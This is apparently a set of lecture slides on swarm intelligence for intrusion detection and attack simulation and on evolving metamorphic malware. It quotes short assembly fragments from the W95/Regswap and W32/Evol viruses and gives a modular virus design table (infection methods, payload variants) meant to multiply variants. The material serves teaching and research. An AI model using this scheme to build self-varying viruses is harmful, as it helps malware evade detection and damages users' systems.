
- Branch of AI (CI)
- Bio-inspired algorithms
- Metaheuristic optimizers
- Population-based
- Communication

### Robotics


- Cooperative problem solving
- Decentralization
- Self-organization
- Autonomous systems

## Swarm idea

- Invincible by the Stanislaw Lem
- Non-human thinking system
- Swarm system as a brain
- Fantasy and science fiction???
- Swarm robotic
- Collective memory
- Decentralized control
- See also
  - <http://news.bbc.co.uk/2/hi/science/nature/8044200.stm>
  - <http://imr.ciirc.cvut.cz/Swarm/Swarm>
  - <http://mrs.felk.cvut.cz/research/swarm-robotics>



# Swarm intelligence



<https://github.com/Ola0/psoViz>



<https://www.biographic.com/posts/sto/lens-of-time-secrets-of-schooling>



# Swarm intelligence

- Cooperation of simple agents/units/individuals (problem solutions) without any command and control unit.
- Self-Organisation, Self-Emergence.
- Inspiration for many powerful algorithms/swarm robotics concepts.

■ ACO



■ PSO





## Ant colony optimization

- Ant colony optimization algorithm (Ant Colony Optimization ACO) was first introduced by Marco Dorigo in his Ph.D. thesis (Dorigo, 1992), (Dorigo, 2004).
- This approach could be classified as finding good paths through graphs. The algorithm was inspired by real ant colonies in locating food sources.
- The principle of the algorithm is to move “across the landscape optimized ant problem and marking pheromone trails”. collecting food.







# Swarm intelligence and antimalware


# SI simulating attacks

# SI simulating attacks

## Selected SI and EAs algorithms as the artificial


- PSO
- SOMA
- DE
- GWO
- SA

## Adaptive IDS



# Problem flowchart

- 5 Selected SI and EAs algorithms was used
- IDS adaptation evaluation
- Experiment conditions



# PSO in action

## Algorithm-specific hyper parameters

Maximal velocity

E.g. <50, 80>

C1

E.g. 2

C1

E.g. 2

Number of iterations

E.g. 10

PsoComponent


Run

Stop

AlgorithmRunComponent

## Progress by iterations

ProgressComponent




# Darwin, Mendel and malware evolution



## Metamorphic virus - the Badboy virus uses eight modules

- The order of the subroutines will be different from generation to generation, which leads to  $n!$  different virus generations, where  $n$  is the number of subroutines.
- BadBoy had eight subroutines, and  **$8! = 40\,320$**  different generations.
- W32/Ghost (discovered in May 2000) has 10 functions, so  **$10! = 3\,628\,800$**  combinations.
- Both of them can be detected with search strings, but some scanners need to deal with such a virus algorithmically.





## Simple metamorphic viruses

- In December of 1998, Vecna (a notorious virus writer) created the W95/Regswap virus.
- Regswap implements metamorphosis via register usage exchange. Any part of the virus body will use different registers but the same code.
- The complexity of this, clearly, is not very high.
- Some sample code fragments selected from two different generations of W95/Regswap that use different registers.

```
5A
BF04000000
8BF5
B80C000000
81C288000000
8B1A
899C8618110000
```

```
pop     edx
mov     edi,0004h
mov     esi,ebp
mov     eax,000Ch
add     edx,0088h
mov     ebx,[edx]
mov     [esi+eax*4+00001118],ebx
```

```
58
BB04000000
8BD5
BF0C000000
81C088000000
8B30
89B4BA18110000
```

```
pop     eax
mov     ebx,0004h
mov     edx,ebp
mov     edi,000Ch
add     eax,0088h
mov     esi,[eax]
mov     [edx+edi*4+00001118],esi
```

## W32/Evol virus

a. An early generation:

```
C7060F000055      mov     dword ptr [esi],5500000Fh
C746048BEC5151      mov     dword ptr [esi+0004],5151EC8Bh
```

b. And one of its later generations:

```
BF0F000055      mov     edi,5500000Fh
893E             mov     [esi],edi
5F              pop     edi
52              push    edx
B640             mov     dh,40
BA8BEC5151      mov     edx,5151EC8Bh
53              push    ebx
8BDA             mov     ebx,edx
895E04           mov     [esi+0004],ebx
```

c. And yet another generation with recalculated ("encrypted") "constant" data:

```
BB0F000055      mov     ebx,5500000Fh
891E             mov     [esi],ebx
5B              pop     ebx
51              push    ecx
B9CB00C05F      mov     ecx,5FC000CBh
81C1C0EB91F1    add     ecx,F191EBC0h ; ecx=5151EC8Bh
894E04           mov     [esi+0004],ecx
```

# Malware evolution based on Mendelian and Darwinian theory

- Can malware evolve?
- Metamorphic malware
- Malware under Darwin's and Mendel's theory

2 : 1 : 1 : 2 : 3 : 2 : 4 , 1


SeparateExes	SearchForDrives	SearchingForFiles	FilesToInfectHandler	InfectionChecker	InfectExe	Payload	Payload
prepended	GetLogicalDrives()	system command	serial	prepended	prepended	message	message
rewriting	system command	FindNextFile() delayed	parallel	length check - equal	rewriting	nothing-doing	nothing-doing
parasitical		FindNextFile() immediate		length check - larger	parasitical	inner-cycles	inner-cycles
fake					fake	alphabet	alphabet
						writing to file	writing to file
						fibonacci	fibonacci

# Metamorphism or evolution?



## Malware evolution - a life cycle


- Virus metamorphosis driven by evolution
- Real virus evolution
  - Layers
  - Indexing - 2:1:1:2:3:2:4,1
  - Metamorphic virus with 8 blocks is **40 320**
  - What if there is **N** blocks with **M** functions???



2	:	1	:	1	:	2	:	3	:	2	:	4	,	1
SeparateExes	SearchForDrives	SearchingForFiles	FilesToInfectHandler	InfectionChecker	InfectExe	Payload	Payload							
prepending	GetLogicalDrives()	system command	serial	prepending	prepending	message	message							
rewriting	system command	FindNextFile() delayed	parallel	length check - equal	rewriting	nothing-doing	nothing-doing							
parasitical		FindNextFile() immediate		length check - larger	parasitical	inner-cycles	inner-cycles							
fake					fake	alphabet	alphabet							
						writing to file	writing to file							
						fibonaci	fibonaci							

## Malware evolution - a life cycle

- Virus metamorphosis driven by evolution
- Real virus evolution
  - Layers
  - Indexing - 2:1:1:2:3:2:4,1
  - Metamorphic virus with 8 blocks is **40 320**
  - What if there is  **$n$**  blocks with  **$m$**  functions???
  - While metamorphic with  $N$  blocks is  $N!$ ,  
evo-metamorphic is  **$n! m!/(m-1)!$** ...
  - ...so we have for  **$n = 8$**  and  **$m = 5$**  **201 600**  
combinations that is significantly more than in  
the classical metamorphic scheme for that  
setting...
  - See  **$m = 10$**  ...





# Malware evolution – screenshot

